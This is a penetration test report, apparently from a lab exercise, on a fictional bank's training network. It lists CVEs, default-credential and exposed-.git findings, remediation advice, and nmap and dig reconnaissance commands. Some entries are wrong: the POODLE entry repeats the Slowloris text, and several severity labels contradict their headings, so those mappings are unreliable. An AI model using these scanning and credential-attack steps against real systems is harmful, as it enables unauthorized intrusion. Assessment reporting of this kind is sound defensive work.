SECURITY ASSESSMENT

Template

Submitted to: Application Development Team
Security Analyst: Huy Phu

Date of Testing: 9/25/2021
Date of Report Delivery: 9/28/2021

Table of Contents

Security Engagement Summary

Engagement Overview

The PJBank CISO authorized the development of a cybersecurity training program in an effort to improve their network security posture

The external component provides general training information and links to third party training platforms like Udacity.com. This component is internet accessible and can be reached at learnaboutsecurity.com.


The internal component consists of a web Server - with a SQL Database backed located in the DMZ (Debianx64DMZOnCloudNew). This server is used for employee training. There is also a Debian Server that is used as a test server (DMZIServer | 10.1.0.7). Finally, there is a Win-10 device that the employees use to access the training application.

All devices can be accessed from the Kali-internal machine (10.1.2.5).


Scope

The infrastructure that supports this training program has four components:


1. The Debian server in the DMZ (DMZIServer | 10.1.0.7)



2. A web Application Server in the DMZ (Debianx64DMZOnCloudNew | 10.1.0.12)



3. The Internal Network Device (employee workstation) in the MZ (Win-10 | 10.1.2.4)



4. A public web server "Learn About Security" (Learnaboutsecurity.com)

Risk Analysis

- **High** – severe or catastrophic impact
- **Moderate** – Serious impact
- **Low** – limited impact

After performing on all three target machines, we learn there are multiple security holes that can severely impact the who organization. Specifically:

Window 10 machine (10.1.2.4) - HIGH: running multiple services which contain multiple vulnerabilities which can result in DOS or MITM. A lot of services on Window 10 machine are running with no/default credentials, which does not follow best practices.

DMZIServer (10.1.0.7) & DMZOnCloudNew (10.1.0.11) – HIGH: use the same credentials, which is not recommended. Also, both machines don't limit login attempts, which allows attackers to brute force credentials.

Recommendations

- The company should perform security audit to ensure that best practices are followed.
- The company should take actions against found vulnerabilities. Update all software to the latest versions, patch existing security issues.
- Enforce password policies to the whole company: Make sure passwords are strong and complex. Make sure no two or more servers use the same credentials. Another best practice is to change passwords every 60 days or 90 days.
- All services should be passwords protected. The company should also avoid using default configurations.

Significant Vulnerabilities Summary

Significant vulnerabilities identified during the vulnerability assessment and validation are summarized below. While additional vulnerabilities may be present, these are considered significant and warrant resolution.

High Risk Vulnerabilities

CVE-2009-0919 – APACHEFRIENDS XAMPP 1.4.4 CREDENTIALS MANAGEMENT

Affected machine: Window 10

Severity: High

GIT Source Code Exposure Vulnerability

Affected machine: DMZIServer

Severity: High

Medium Risk Vulnerabilities

CVE-2014-0224 – OpenSSL SSL/TLS MITM vulnerability

Affected machine: Window 10

Severity: High

Low Risk Vulnerabilities

CVE-2007-6750 – Slowloris denial-of-service attack vulnerability

Affected machine: learnaboutsecurity.com

Severity: High

CVE-2015-4000 – Diffie-Hellman ciphers vulnerability

Affected machine: Window 10

Severity: Low

CVE-2014-3566 – SSL V3.0 "Poodle" Vulnerability

Affected machine: Window 10

Severity: Low

Significant Vulnerability Details

CVE-2009-0919 – APACHEFRIENDS XAMPP 1.4.4 CREDENTIALS MANAGEMENT

Base Score: NA (being reanalyzed)

Vector: NA (being reanalyzed)

Impact: High

The window machine is using XAMPP 1.7.3, which has this vulnerability. Once attackers own this machine, they can easily take over all the services running on this machine.

Description:

XAMPP installs multiple packages with insecure default passwords, which makes it easier for remote attackers to obtain access via (1) the "lampp" default password for the "nobody" account within the included ProFTPD installation, (2) a blank default password for the "root" account within the included MySQL installation, (3) a blank default password for the "pma" account within the phpMyAdmin installation, and possibly other unspecified passwords. NOTE: this was originally reported as a problem in DFLabs PTK, but this issue affects any product that is installed within the XAMPP environment, and should not be viewed as a vulnerability within that product. NOTE: DFLabs states that PTK is intended for use in a laboratory with "no contact from / to internet."

Remediation:

Update XAMPP to the latest version

Reconfigure all services: Implement password policies for all services. Use strong, complex, and uncommon passwords.

CVE-2007-6750 – Slowloris denial-of-service attack vulnerability

Base Score: 3.4

Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:N/A:N

Impact: Low

Window 10 might be vulnerable to this security issue. Even when the machine is vulnerable, the severity is also low, which result in low impact.

Description:

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

Remediation:

Update to the latest version to ensure the security hole is patched.

CVE-2014-3566 – Slowloris denial-of-service attack vulnerability

Base Score: 3.4

Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:N/A:N

Impact: Low

Window 10 might be vulnerable to this security issue. Even when the machine is vulnerable, the severity is also low, which result in low impact.

Description:

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

Remediation:

Update to the latest version to ensure the security hole is patched.

CVE-2014-0224 – OpenSSL SSL/TLS MITM vulnerability

Base Score: 7.4

Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

Impact: Low

Window 10 machine might be vulnerable. Even though the severity is high, the likelihood of MITM attack is very small as Window machine is in the MZ of the company network.

Description:

OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero-length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS Injection" vulnerability.

Remediation:

Update to the latest version to ensure the security hole is patched.

CVE-2015-4000 – Diffie-Hellman ciphers vulnerability

Base Score: 3.7

Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N

Impact: Low

Window 10 machine might be vulnerable. Even though the severity is high, the likelihood of MITM attack is very small as Window machine is in the MZ of the company network.

Description:

The TLS protocol 1.2 and earlier, when a DHE_EXPORT ciphersuite is enabled on a server but not on a client, does not properly convey a DHE_EXPORT choice, which allows man-in-the-middle attackers to conduct cipher-downgrade attacks by rewriting a ClientHello with DHE replaced by DHE_EXPORT and then rewriting a ServerHello with DHE_EXPORT replaced by DHE, aka the "Logjam" issue.

Remediation:

Update to the latest version to ensure the security hole is patched.

GIT Source Code Exposure Vulnerability

Impact: High

DMZIServer has /.git directory which contains a text file that is exposed on port 80. The text file has credentials that can be used to gain SSH access to the DMZIServer machine

Description:

For some companies that have built a large amount of intellectual property into their web application, source code is meant to be private. Sometimes the source code also contains sensitive data like secret keys and database passwords, among others.

It's these confidential data that attackers can use to formulate attacks on your server application.

Now, Source Code exposure vulnerability is when your application cannot protect your sensitive data like intellectual property built in the code, database passwords, secret keys, etc. It usually occurs due to web server misconfigurations or typographical errors in your scripts, like granting executable permissions to specific directories or scripts. Another way we found was using the .git folder that was exposed to the webserver.

Remediation:

Remove the /.git folder as well as the text file

Change the credentials used to login SSH

Enforce password policy: use strong and complex passwords.

Appendix A: Security Analysis Methodology

The methodology the analyst used for the vulnerability assessment is provided below.

Assessment Tools Selection

Noting the scope of the engagement was focused on a web application, the security analyst chose relevant web-application security analyst tools. The analyst created a Kali Virtual Machine which had many included tools. Tools used during this engagement included:

- Kali Operating System
  - https://www.kali.org/
  - Description
- Nmap
  - https://nmap.org/
  - Nmap is used to scan open ports and services on targeted IP addresses. Specifically, nmap is used on DMZIServer, DMZOnCloudNew and Window Machine.
- dirb

- https://tools.kali.org/web-applications/dirb
- dirb is used to enumerates hidden directories of a targeted IP address. This is also used on DMZIServer, DMZOnCloudNew and Window Machine.

- Metasploit
  - https://www.metasploit.com/
  - Metasploit is used to exploit services running on window machine.

Red Team Operations Assessment

Our Red team is responsible for performing security assessment for the PJBank company. After throughout processes, we found multiple vulnerabilities that need the company's attention.

Window 10 workstation is using an old version of xampp, which has a vulnerability with a score of 7.5 (CVE-2009-0919). The score is high and the exploit is available through the Metasploit framework, which is easy to carry out. Therefore, this needs to be patched.

DMZIServer also store snapshots of previous states, which is critical issue. Once attackers own the machine, they can extract information of the server through the snapshots, which allows them to go deeper into the company's network.

Both DMZIServer and DMZNewOnCloudServer are using same credentials for SSH, which is available on port 80 of DMZIServer. Consequently, if DMZIServer is compromised, so is DMZNewOnCloud.


Both servers don't limit SSH login attempts, which allow attackers to brute force the credentials. As a result, they can gain access to the machine.

The passwords for the servers are not strong and complexed enough. "Password123!" is now considered popular and included in all wordlists.

Reconnaissance

After launching the Kali Attacking machine, we run a scan on the network using nmap:


Nmap -A 10.1.2.0/24




We found that there was a window machine whose IP address is 10.1.2.4, which is running multiple services. Using another nmap command, we found more information about Window machine as well as its services:

Nmap -A 10.1.2.4


We also run a dns scan on the public website, learnaboutsecurity.com : *dig learnaboutsecurity.com any*

